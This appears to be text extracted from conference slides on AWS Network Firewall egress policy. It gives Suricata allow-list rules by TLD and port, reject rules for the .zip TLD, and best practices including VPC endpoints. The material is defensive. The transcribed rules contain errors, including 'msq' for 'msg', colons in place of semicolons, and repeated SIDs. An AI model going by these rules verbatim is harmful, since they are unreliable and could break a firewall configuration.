reject once it's no longer triggered, in order to implement the allow-list and block all others alert http \$HOME_NET any -> \$EXTERNAL_NET any (msg:"HTTP TLD not on allow-list"; flow:to_server, established; sid:193610;)



What a good starting egress policy might look like

```
# TLS TLD Allow-List
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".amazonaws.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".robinhood.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".ubuntu.com"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".apple"; nocase; endswith; flow:to_server, established; sid:193711;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".apv"; nocase; endswith; flow:to_server, established; sid:193717;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".gov"; nocase; endswith; flow:to_server, established; sid:193719;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:193719;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:193722;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:193722;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:193722;)
pass tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:193725;)
# This rule will be flipped to reject once it's no longer triggered, in order to implement the allow-list and block all others
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"TLS TLD not on allow-list"; flow:to_server, established; sid:193734;)
```

Rules to reject specific TLDs

```
reject tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".zip"; nocase; endswith; flow:to_server, established; sid:193735;) reject tls $HOME_NET any -> $EXTERNAL_NET any (tls.sni; dotprefix; content:".zip."; nocase; endswith; flow:to_server, established; sid:193736;) reject http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".zip"; nocase; endswith; flow:to_server, established; sid:193737;) reject http $HOME_NET any -> $EXTERNAL_NET any (http.host; dotprefix; content:".zip."; nocase; endswith; flow:to_server, established; sid:193738;)
```



What a good starting egress policy might look like

These rules will be flipped to reject once they're no longer triggered, in order to implement the allow-list and block all other destination ports alert tcp \$HOME_NET any -> \$EXTERNAL_NET ![80,443] (msg:"Egress destination TCP port not on allow-list"; flow:to_server, established; sid:219361;) alert udp \$HOME_NET any -> \$EXTERNAL_NET ![123] (msq:"Egress destination UDP port not on allow-list"; sid:219362;) # Blanket alert on all egress HTTP and TLS domains even if they are allow-listed alert http \$HOME_NET any -> \$EXTERNAL_NET any (msq:"Egress HTTP domain"; flow:to_server, established; sid:19361;) alert tls \$HOME_NET any -> \$EXTERNAL_NET any (msg:"Egress TLS domain"; flow:to_server, established; sid:1937231;) # HTTP TLD Allow-List pass http \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; http.host; dotprefix; content:".robinhood.com"; nocase; endswith; flow:to_server, established; sid:19363;) pass http \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; http.host; dotprefix; content:".com"; nocase; endswith; flow:to_server, established; sid:19363;) pass http \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; http.host; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:19367;) pass http \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; http.host; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:19368;) # This rule will be flipped to reject once it's no longer triggered, in order to implement the allow-list and block all others alert http \$HOME_NET any -> \$EXTERNAL_NET any (msg:"HTTP TLD not on allow-list"; flow:to_server, established; sid:193610;) # TLS TLD Allow-List pass tls \$HOME NET any -> \$EXTERNAL NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".amazonaws.com"; nocase; endswith; flow:to_server, established; sid:193711;) pass tls \$HOME NET any -> \$EXTERNAL NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".robinhood.com"; nocase; endswith; flow:to_server, established; sid:193711;) pass tls \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log: tls.sni: dotprefix: content:".ubuntu.com": nocase: endswith: flow:to_server, established: sid:193711:) pass tls \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".com"; nocase; endswith; flow:to_server, established; sid:193711;) pass tls \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".apple"; nocase; endswith; flow:to_server, established; sid:193717;) pass tls \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".aws"; nocase; endswith; flow:to_server, established; sid:193718;) pass tls \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".gov"; nocase; endswith; flow:to_server, established; sid:193719;) pass tls \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".net"; nocase; endswith; flow:to_server, established; sid:193722;) pass tls \$HOME_NET any -> \$EXTERNAL_NET any (metadata: pass rules do not log; tls.sni; dotprefix; content:".org"; nocase; endswith; flow:to_server, established; sid:193725;) # This rule will be flipped to reject once it's no longer triggered, in order to implement the allow-list and block all others alert tls \$HOME_NET any -> \$EXTERNAL_NET any (msq:"TLS TLD not on allow-list"; flow:to_server, established; sid:193734;) # Rules to reject specific TLDs reject tls \$HOME_NET any -> \$EXTERNAL_NET any (tls.sni; dotprefix; content:".zip"; nocase; endswith; flow:to_server, established; sid:193735;) reject tls \$HOME_NET any -> \$EXTERNAL_NET any (tls.sni; dotprefix; content:".zip."; nocase; endswith; flow:to_server, established; sid:193736;) reject http \$HOME_NET any -> \$EXTERNAL_NET any (http.host; dotprefix; content:".zip"; nocase; endswith; flow:to_server, established; sid:193737;)

reject http \$HOME NET any -> \$EXTERNAL NET any (http.host; dotprefix; content:".zip."; nocase; endswith; flow:to_server, established; sid:193738;)



Network Firewall top 10 best practices

- 1. Ensure symmetric routing
- 2. Use "strict, drop established" rule order
- 3. Don't use stateless rules (or use them very sparingly)
- 4. Use custom Suricata rules
- 5. Use as few custom rule groups as possible
- 6. Make sure \$HOME_NET variable is set correctly
- 7. Use alert rule before pass rule to log allowed traffic
- 8. Prefer "flow:to_server, established"
- 9. Enable logging
- 10. Cost optimize, use VPC endpoints for Amazon S3 and Amazon DynamoDB





Low hanging fruit

Enabling VPC endpoints for AWS services



Low hanging fruit

- Enabling VPC endpoints for AWS services
 - Reduce amount of traffic traversing Network Firewall (reduces cost)



Low hanging fruit

- Enabling VPC endpoints for AWS services
 - Reduce amount of traffic traversing Network Firewall (reduces cost)
 - Reduce/remove need for Internet access for certain workloads (increases security)






VPC endpoint example

New analytics subnet without Amazon
 DynamoDB VPCe enabled



VPC endpoint example


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VPC endpoint example

New analytics subnet without Amazon
 DynamoDB VPCe
 enabled





VPC endpoint example





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Thank you!



Please complete the session survey in the mobile app

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